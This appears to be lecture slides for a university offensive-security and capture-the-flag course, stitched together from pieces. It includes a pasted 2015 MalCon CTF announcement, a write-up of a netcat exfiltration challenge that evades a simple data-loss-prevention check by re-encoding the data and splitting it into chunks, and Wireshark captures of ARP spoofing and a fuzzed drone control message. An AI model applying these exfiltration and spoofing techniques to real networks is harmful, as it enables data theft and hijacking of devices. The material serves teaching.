

# Lecture 3: Exploiting Linux File Servers and Web Servers

Lanier Watkins, PhD

# Objectives

- To discuss the CTF class project
- To demonstrate and discuss the exploitation of Linux web and file servers
- To discuss CTF strategies and flag placement given the exploitation of Linux web and file servers

# Post-exploitation and Pivoting

- Post-exploitation
  - Privilege escalation
    - Making flag only available to admin or certain user
    - Metasploit's Meterpreter can be used for this
  - Data extraction
    - Finding details of OS config or encryption keys
- Pivoting
  - Moving around network
    - Using captured credentials to access multiple nodes

# Levels of Difficulty

The following are the various levels in difficulty of setup:

- **Simple** – This level of difficulty requires installation of the affected software
- **Moderate** – This level of difficulty requires installation of the affected software on a specific operating system
- **Complex** – This level of difficulty requires installation and configuration of the affected software on, specific operating system

The following are the various levels in difficulty of exploitation:

- **Simple** – This level of difficulty requires the use of out-of-the-box tools
- **Moderate** – This level of difficulty requires configuration and the use of out-of-the-box tools or simple scripting to perform exploits
- **Complex** – This level of difficulty requires the creation of complex scripts, else it is not supported by common exploitation tools

Vulnerable package	Difficulty of setup	Difficulty of exploitation
Adobe Flash Player	Simple	Moderate
Oracle Java JRE	Simple	Moderate
Internet Explorer	Simple	Complex
QuickTime	Moderate	Complex
ColdFusion	Simple	Simple
TFTP	Simple	Simple
MSSQL	Simple	Moderate

Week #1

Week #2



# MALWARE CONFERENCE

## KNOW YOUR ENEMY

Research Track ■ Practical Solutions (Industry Track) ■ The Law

Home

## 2nd Annual Capture

### Details

Written by [Fernando C. Colon Osorio](#)

Published: 12 October 2015



### 2nd Annual MALCON Capture The Flag (CTF) Competition

The 2nd Annual Capture The Flag Competition will be held as part of the 10th International Conference on Malicious and Unwanted Software (Malware 2015) at the at Waldorf Astoria El Conquistador Resort, Fajardo, Puerto Rico, USA on October 22nd, 2015.

### To Register for the Contest [Click Here](#)

Be a part of the 2<sup>nd</sup> annual offense-only CTF event! **Cash prizes of \$1000 for the Grand Prize, \$250 for 1<sup>st</sup> place, and \$150 for 2<sup>nd</sup> place, will be awarded as well as a certificate of completion.** The CTF round will take place on October 22<sup>nd</sup> at El Conquistador Hotel in Fajardo, Puerto Rico. Team registration is required to participate in the CTF. **Teams up to 4 persons will pay \$250 to play at the hotel including breakfast, lunch, and snacks. Teams playing remotely will pay \$150.00 (Click Here to Register).** We encourage teams based in Puerto Rico to participate at the hotel.

The MalCon CTF is designed to reflect real life scenarios faced by security professionals when deployed in the field. In this offense-only event, the team's job is to penetrate several layers of a system and collect flags for points along the way. Our CTF tech team consists of active security professionals with several years' experience in on and off site penetration testing. Their experience, expertise, and know how are leveraged to create a fun CTF that is technically challenging and realistic.

### Quick Facts:

What: 2015 Malcon CTF

When: October 22<sup>nd</sup> 2015 **9am – 6pm**

Where: El Conquistador Hotel Fajardo Puerto Rico, teams can play on site and remote.

### Registration requirements:

Fee: \$250 play onsite (per 4 member team), \$150 play remote.

Email: 1 official team contact email

IP addresses: list of IP addresses teams will play from, maximum 7 addresses per team.

Register at: <http://www.malwareconference.org>

Email questions to [ctf@malwareconference.org](mailto:ctf@malwareconference.org)

The Grand prize is only rewarded to a team after capturing all the flags. One team can only receive one prize. If a team receives the grand prize they will not also receive the 1<sup>st</sup> place prize. If multiple teams capture all the flags, the grand prize will be awarded to the team that captured all the flags in the shortest amount of time.

The 2<sup>nd</sup> Annual MalCon CTF is part of the 2015 IEEE Malware Conference ([www.malwareconference.org](http://www.malwareconference.org)) and is sponsored by Microsoft.

### Search

Search

Search ...

[Advanced Search](#)

### Main Menu

[Home](#)

[Final Program](#)

[Program Committee](#)

[Malware Conference 2015 -](#)

[Photos & Videos](#)

[Call For Papers & FAQ's](#)

[Malware Blog](#)

[Contact Us](#)

### Malware Conference News

Prof Vern Paxson Keynote  
Malware Conference

**Prof. Vern Paxson to serve as Keynote on the 10th Anniversary of the Malware Conference**

The organizing committee of the Malware Conference is delighted to announce that for its 10th year anniversary of the Malware Conference, [Prof. Vern Paxson](#), from the University of California at Berkeley, will serve as the Keynote speaker.

Malware Conference 2014  
Best Paper Award

**Malware 2014 Best Paper Award, Research Track**  
*Presented to*

Viviane Zwanger and  
Michael Meier, University  
of Bonn, Germany

Flag 10:

62c1c57fe95dfc6832b04d6f2a10af00

The exfiltration was basically simple.

Each team had a port assigned to them on 192.168.1.5. If they simply used netcat to pipe the data.bin file to that port, it would transfer. But, there was a very basic

DLP protection in place (actually a python program.) It checked two things.

One, it looked for the name of the tar file in the file. If players just sent the tar, it would match the signature and fail. They could bypass this by double encoding the file or sending the encrypted blob without the tar headers. The other DLP-like protection was a size limit.

The server program would print out the amount of data

copied before it closed the connection at a certain size. Players had to break the tar file in to chunks

that were under that maximum size.

Another common task on a penetration test is to try to exfiltrate data to test the DLP system, and this was designed to emulate that. If players exfiltrated enough of the tar file, it would print out a flag.

# Class CTF Project

- Must use:
  - At most 4 servers (must use minimum systems requirements)
  - More than one operating system type
  - Vulnerabilities (software/hardware) not discussed in class
  - At least 2 advanced topics (script writing)
    - Shell coding
    - Reverse engineering
    - Cryptology
  - At least 10 flags
  - Unique identifiers for flags
  - A storyline that is at least 4-6 hours long
    - Flags should build on each other like a story


# Wire Shark 101

# Wireshark 101

## Open Wireshark

### Note:


- Recent files
- Available interfaces





# Wireshark 101

## Open Existing file



# Drone Hacking

# Open drone pcap

- Layers 1-4 captured
  - Details are available
- Columns
  - Time
  - Source
  - Destination
  - Protocol
  - Length
  - Info
- Follow TCP stream

The screenshot shows a Wireshark network capture of a TCP stream. The main window displays a list of packets, with packet 2102 selected. A detailed view of packet 2102 is shown in the foreground, displaying the raw data and its hex dump. The raw data is a JSON object containing status, c2d\_port, arstream\_fragment\_size, arstream\_fragment\_maximum\_number, arstream\_max\_ack\_interval, c2d\_update\_port, c2d\_user\_port, and a large base64-encoded string.

**Packet List:**

No.	Time	Source	Destination	Protocol	Length	Info
3	0.003453	192.168.42.2	192.168.42.1	TCP	74	49084→44444 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=248254 TSecr=0 WS=1024
37	0.005111	192.168.42.1	192.168.42.2	TCP	74	44444→49084 [SYN, ACK] Seq=0 Ack=1 Win=14480 Len=0 MSS=1460 SACK_PERM=1 TSval=4294951658 TSecr=248254 WS=64
38	0.005130	192.168.42.2	192.168.42.1	TCP	66	49084→44444 [ACK] Seq=1 Ack=1 Win=29696 Len=0 TSval=248256 TSecr=4294951658
2082	1.988717	192.168.42.2	192.168.42.1	TCP	497	49084→44444 [PSH, ACK] Seq=1 Ack=1 Win=29696 Len=431 TSval=248752 TSecr=4294951658
2086	1.988911	192.168.42.2	192.168.42.1	TCP	66	49084→44444 [FIN, ACK] Seq=432 Ack=1 Win=29696 Len=0 TSval=248752 TSecr=4294951658
2098	1.992879	192.168.42.1	192.168.42.2	TCP	66	44444→49084 [ACK] Seq=1 Ack=432 Win=15552 Len=0 TSval=4294951856 TSecr=248752
2101	1.992940	192.168.42.1	192.168.42.2	TCP	246	44444→49084 [PSH, ACK] Seq=1 Ack=433 Win=15552 Len=180 TSval=4294951856 TSecr=248752
2102	1.992965	192.168.42.2	192.168.42.1	TCP	54	49084→44444 [RST] Seq=433 Win=0 Len=0
2103	1.992973	192.168.42.1	192.168.42.2	TCP	66	44444→49084 [FIN, ACK] Seq=181 Ack=433 Win=15552 Len=0 TSval=4294951856 TSecr=248752
2104	1.992977	192.168.42.2	192.168.42.1	TCP	54	49084→44444 [RST] Seq=433 Win=0 Len=0

**Packet 2102 Details:**

- Frame 3: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface 0
- Ethernet II, Src: IntelCor\_11:f9:95 (a0:a8:cd:11:f9:95), Dst: ParrotSa\_69:b0:76 (a0:14:3d:69:b0:76)
- Destination: ParrotSa\_69:b0:76 (a0:14:3d:69:b0:76)
- Source: IntelCor\_11:f9:95 (a0:a8:cd:11:f9:95)
- Type: IPv4 (0x0800)
- Internet Protocol Version 4, Src: 192.168.42.2, Dst: 192.168.42.1
- Transmission Control Protocol, Src Port: 49084, Dst Port: 44444, Seq: 0, Len: 0

**Raw Data (Hex Dump):**

```

0000 a0 14 3d 69 b0 76 a0 a8 cd 11 f9 95 00 00 45 10 ..=1.v....E.
0010 00 3c dd 6c 40 00 00 87 eb c0 a8 2a 02 c0 a8 <.10.@....*
0020 2a 01 bf bc ad 9c fd 29 14 d2 00 00 00 00 02 *.....)....
0030 72 10 b7 81 00 00 02 04 05 b4 04 02 08 0a 00 03 P.....
0040 c9 be 00 00 00 00 01 03 03 0a .....

```

**Raw Data (JSON):**

```

{
  "status": -3999,
  "c2d_port": 0,
  "arstream_fragment_size": 0,
  "arstream_fragment_maximum_number": 0,
  "arstream_max_ack_interval": -1,
  "c2d_update_port": 51,
  "c2d_user_port": 21 }

```

# Drone Hacking

Look at ARP protocol

- Attacker associates his IP address with MAC address of the drone

The screenshot displays a Wireshark network traffic capture of ARP requests. The packet list shows multiple ARP requests from IntelCor\_11:f9:95 to various destinations, including broadcasts and specific MAC addresses. A warning message is visible: "[Duplicate IP address detected for 192.168.1.2 (a0:a8:cd:11:f9:95) - also in use by 60:60:1f:0a:aa:a3 (frame 762)]". The packet details pane shows the structure of an ARP request (Opcode: reply (2), Sender MAC address: IntelCor\_11:f9:95, Sender IP address: 192.168.1.2, Target MAC address: SzDjiTec\_0a:82:dd, Target IP address: 192.168.1.1).

No.	Time	Source	Destination	Protocol	Length	Info
756	220.500706	IntelCor_11:f9:95	Broadcast	ARP	42	Who has 192.168.1.206? Tell 192.168.1.20
757	220.510797	IntelCor_11:f9:95	Broadcast	ARP	42	Who has 192.168.1.146? Tell 192.168.1.20
758	220.520864	IntelCor_11:f9:95	Broadcast	ARP	42	Who has 192.168.1.83? Tell 192.168.1.20
759	220.530947	IntelCor_11:f9:95	Broadcast	ARP	42	Who has 192.168.1.3? Tell 192.168.1.20
760	220.533661	1a:fa:31:08:e9:e8	IntelCor_11:f9:95	ARP	42	192.168.1.3 is at 1a:fa:31:08:e9:e8
761	220.541026	IntelCor_11:f9:95	Broadcast	ARP	42	Who has 192.168.1.2? Tell 192.168.1.20
762	220.548287	SzDjiTec_0a:aa:a3	IntelCor_11:f9:95	ARP	42	192.168.1.2 is at 60:60:1f:0a:aa:a3
763	220.551124	IntelCor_11:f9:95	Broadcast	ARP	42	Who has 192.168.1.224? Tell 192.168.1.20
764	220.561197	IntelCor_11:f9:95	Broadcast	ARP	42	Who has 192.168.1.9? Tell 192.168.1.20
765	220.571294	IntelCor_11:f9:95	Broadcast	ARP	42	Who has 192.168.1.5? Tell 192.168.1.20
766	220.601190	MurataWa_6f:55:81	IntelCor_11:f9:95	ARP	42	192.168.1.22 is at 90:b6:86:6f:55:81
767	220.601197	MurataWa_6f:55:81	IntelCor_11:f9:95	ARP	42	192.168.1.22 is at 90:b6:86:6f:55:81
807	269.311579	IntelCor_11:f9:95	Broadcast	ARP	42	Who has 192.168.1.1? Tell 192.168.1.20
809	269.319427	IntelCor_11:f9:95	Broadcast	ARP	42	Who has 192.168.1.2? Tell 192.168.1.20
815	269.255337	IntelCor_11:f9:95	SzDjiTec_0a:82:dd	ARP	42	192.168.1.2 is at a0:a8:cd:11:f9:95
816	269.255343	IntelCor_11:f9:95	SzDjiTec_0a:aa:a3	ARP	42	192.168.1.1 is at a0:a8:cd:11:f9:95
818	269.300970	IntelCor_11:f9:95	Broadcast	ARP	42	Who has 192.168.1.1? Tell 192.168.1.20
819	269.310844	SzDjiTec_0a:82:dd	IntelCor_11:f9:95	ARP	42	192.168.1.1 is at 60:60:1f:0a:82:dd
822	269.316027	IntelCor_11:f9:95	Broadcast	ARP	42	Who has 192.168.1.2? Tell 192.168.1.20

Frame 815: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface 1  
Ethernet II, Src: IntelCor\_11:f9:95 (a0:a8:cd:11:f9:95), Dst: SzDjiTec\_0a:82:dd (60:60:1f:0a:82:dd)  
[Duplicate IP address detected for 192.168.1.2 (a0:a8:cd:11:f9:95) - also in use by 60:60:1f:0a:aa:a3 (frame 762)]  
Address Resolution Protocol (reply)  
Hardware type: Ethernet (1)  
Protocol type: IPv4 (0x0800)  
Hardware size: 6  
Protocol size: 4  
Opcode: reply (2)  
Sender MAC address: IntelCor\_11:f9:95 (a0:a8:cd:11:f9:95)  
Sender IP address: 192.168.1.2  
Target MAC address: SzDjiTec\_0a:82:dd (60:60:1f:0a:82:dd)  
Target IP address: 192.168.1.1

# Drone Hacking

## Follow TCP stream

- Note exploitation of the JSON record

The image shows a Wireshark network traffic capture. The main pane displays a list of packets, with packet 21 selected. The packet details pane shows the structure of the selected packet, which is a TCP segment. The packet bytes pane displays the raw data of the packet, which is a JSON payload. The JSON payload is a control message for a drone, containing fields like 'port', 'controller\_name', 'rns', 'ix', 'NS', 'YR', 'Hpo', 'Dj', 'LPL', '9c', 'Geu', '3bi', 'mO', 'rH', '93q', 'N9m', 'vrp', 'kqc', 'N5o', 'A7g', 'uH', '5f', 'vf', 'gS', and 'Pac'. The packet bytes pane also shows the packet's structure, including the Ethernet II header, Internet Protocol Version 4 header, and Transmission Control Protocol header. The packet bytes pane also shows the packet's structure, including the Ethernet II header, Internet Protocol Version 4 header, and Transmission Control Protocol header.

reverse\_fuzz\_success2.pcapng

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tcp.stream eq 0

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.42.3	192.168.42.1	TCP	78	51400->44444 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=32 TSval=1099124658 TSecr=0 SACK_PERM=1
2	0.00652	192.168.42.1	192.168.42.3	TCP	74	44444->51400 [SYN, ACK] Seq=0 Ack=1 Win=14480 Len=0 MSS=1460 SACK_PERM=1 TSval=4294964076 TSecr=1099124658
3	0.006723	192.168.42.3	192.168.42.1	TCP	66	51400->44444 [ACK] Seq=1 Ack=1 Win=131744 Len=0 TSval=1099124664 TSecr=4294964076
4	0.007301	192.168.42.3	192.168.42.1	TCP	1024	TSval=1099124664 TSecr=4294964076
5	0.007474	192.168.42.3	192.168.42.1	TCP	48	TSval=1099124664 TSecr=4294964076
6	0.007475	192.168.42.3	192.168.42.1	TCP	48	TSval=1099124664 TSecr=4294964076
7	0.007673	192.168.42.3	192.168.42.1	TCP	48	TSval=1099124664 TSecr=4294964076
8	0.007675	192.168.42.3	192.168.42.1	TCP	48	TSval=1099124664 TSecr=4294964076
9	0.007819	192.168.42.3	192.168.42.1	TCP	48	TSval=1099124664 TSecr=4294964076
10	0.007820	192.168.42.3	192.168.42.1	TCP	48	TSval=1099124664 TSecr=4294964076
11	0.008066	192.168.42.3	192.168.42.1	TCP	48	TSval=1099124664 TSecr=4294964076
12	0.008067	192.168.42.3	192.168.42.1	TCP	48	TSval=1099124664 TSecr=4294964076
13	0.008068	192.168.42.3	192.168.42.1	TCP	48	TSval=1099124664 TSecr=4294964076
14	0.008740	192.168.42.1	192.168.42.3	TCP	48	TSval=1099124664 TSecr=4294964076
15	0.008809	192.168.42.3	192.168.42.1	TCP	48	TSval=1099124664 TSecr=4294964076
16	0.011462	192.168.42.1	192.168.42.3	TCP	48	TSval=1099124664 TSecr=4294964076
17	0.011519	192.168.42.3	192.168.42.1	TCP	48	TSval=1099124664 TSecr=4294964076
18	0.012274	192.168.42.1	192.168.42.3	TCP	48	TSval=1099124664 TSecr=4294964076
19	0.012278	192.168.42.1	192.168.42.3	TCP	48	TSval=1099124664 TSecr=4294964076
20	0.012279	192.168.42.1	192.168.42.3	TCP	48	TSval=1099124664 TSecr=4294964076
21	0.012329	192.168.42.3	192.168.42.1	TCP	48	TSval=1099124664 TSecr=4294964076

Frame 1: 78 bytes on wire (624 bits), 78 bytes captured (624 bits) on  
Ethernet II, Src: Apple\_9f:98:7d (ac:bc:32:9f:98:7d), Dst: ParrotSa\_69  
Internet Protocol Version 4, Src: 192.168.42.3, Dst: 192.168.42.1  
Transmission Control Protocol, Src Port: 51400, Dst Port: 44444, Seq:  
Source Port: 51400  
Destination Port: 44444  
[Stream index: 0]  
[TCP Segment Len: 0]  
Sequence number: 0 (relative sequence number)  
Acknowledgment number: 0  
Header length: 44 bytes  
Flags: 0x02 (SYN)  
Window size value: 65535  
[calculated window size: 65535]  
Checksum: 0x0ada [unverified]  
[Checksum Status: Unverified]  
Urgent pointer: 0  
Options: (24 bytes), Maximum segment size, No-Operation (NOP), Win  
Maximum segment size: 1460 bytes  
No-Operation (NOP)  
Window scale: 5 (multiply by 32)  
No-Operation (NOP)

{d2c\_port:54321,controller\_name:WN7INSTXT9CQUNGmdVWF67jklakyuMu8ZA8u8hJr  
rLNS40tf5v3y57RxGb  
ixERKYAiUqGbvduRLx0TfHfxBrts33pxM5Rcwp2UgcQumHJ3r3ABK191o6CYCy28fuirBUNPw05m1  
NSUclMhvuM4PjwlasIys K79oJmBv  
YRss00btsMpiiqFKSAHtpaRzUICK1DmVulajhVBA0uZ6T1EWUtlfshkII4ePUK1LFOS22Fk690gU5T7rZp  
HpoClGBYU3yqCxsctxrwlYVBcJcU810Xm6pwcstom A84P1GBwbhChn9mEpErIU36  
Dj6ftm8Y6dIFuFXKvSxy4eZkwgHMMhKvcwYVofKQ5076EHUJzq9XuyohMv9e630CcyEztvzb3AK163  
LPLgJOVS1UqXRtets4c2YVH5GotD6  
9cNPgMOQn2Oyt1fjvzJhYX0FpSfSVtWzrsz1VAgUMU1Qz2BUJvGkK169EdwYRSgacMa72JcaYedBs0F9HudMg  
GeuclD9KExzXpW7FGFQAJcs0D6MpaFvorWIER3YQxG4H07FYLVSvk6QfCVDt5zkrJ60dJwto50IEksle0pSz  
3biM0dNLPXWkaCXBc2LwcFuyzoSQZ9E zmeWRLc4k9nAP09x8obkxKkCw5Ax  
mO10b1uijEi04TG9X0JfG6Z24s7hmbB6srKb1  
rHJfzghPqFRCHAZwpf1d4w005ZicP7UMdYbNHRyntT5T67se7u1Sytnbz7dskpF6HgxPyP1  
93qIgw0lne03vet6TuNjvH0UAX1kzobUm43  
N9mf120f6yxISFHJPCp9Cq14WfyC80V0e0Kt817XqI6SSSieboQEJFMrdWd5Gm2bccPgsVkywqJTpMI17nVe  
vrpP81trXlRV76bfNmoIIZCY08j9nbFUT8NTC sVvHfngtQ50XAttsuh45ZhapnoP7T3tlKsGeksTmqSk19o30n  
kqc7pLxgCKSX8 sGhoTinqx046itCjpiS1Z2PkdFmhndNCQfuoentOfxbr e 67oPaId6SIg6  
N5oCGzq1XXGnMD0stING3zug5gEkz9xfr3suL30NGSuFQzzlms0b8a4W4P3y EpTV14nfZ26D5SgI  
A7gAgn3D6WhepbSNx JzUS6VU prj78U6DFfCfIo7uDYTIxdlquFpeRwsYD5yIyEN30thfmi190tVZVw0p  
Jwh2a IQP3MYL4Zm0z77rW1f0YEm0404 Tstbnzh75q  
Gndses5K5v6mhmKh44hcc6Hgs0WFTmHdQ8ppguHwKyv  
0wq89ZplvbStZg2sz2868rt2ZF7TtVul7osUto5GqD8Mcgbgsbxb0VU3u22 VY98vY6cTfw  
DJWmY80p3VXD1H82s4LHM7axU2Q61149dxJw08asfLfy4Wk5dK0XLPzNu3 UJDP9LAG7P15c9wiz8 MN  
9Wu2rmjbiCp9PWCsu7YeE14owby8KL3M3Mcp2M6yYQKscRsF7  
ecsRRI8oipkiY3mKfazeZBoewuchjap6WpCdwB0h  
pILt9wZrVwMwDq486AqubE99JtqneFeJpTSMKhwvzDUU10Tpy1ISYgHjbmZ6CabjExJdWGPQ8g6q  
A7qD79ve0hJZsgd4Yx4JhMTKkddHq8UN51enTLrMPE1xhveG90  
uH3lahU77Laz2VQ7506x8bUEPAjvhpocFInv6LeFAWgARIDH3haBDC3RfAdaEP10tBDDY2AMULG7CTpY5p  
5fEBJtLCCelwFQp4sz2E9Lyy1bXmsZ4ZZ2Nm8xLdBFadrdj  
vf16dLpG9JwSg1WIS14MMY9SuenJa9E0XZ92hPen0s8U0t0KqShNc2YwOnGjfpFoZuJWJSXROhs8soZ00aj  
gS2trYiW76rkLr6MIgu qbWMEZKeaJSxsGg fzeNLJd7T0Foxf

Packet 4: 11 client pkts, 10 server pkts, 3 turns. Click to select.

Entire conversation (9216 bytes) Show and save data as ASCII Stream 0

Find: Filter Out This Stream Print Save as... Back Close Help

Packets: 2336 · Displayed: 27 (1.2%) · Load time: 0:0:0 Profile: Default

11:02 PM 2/13/2018



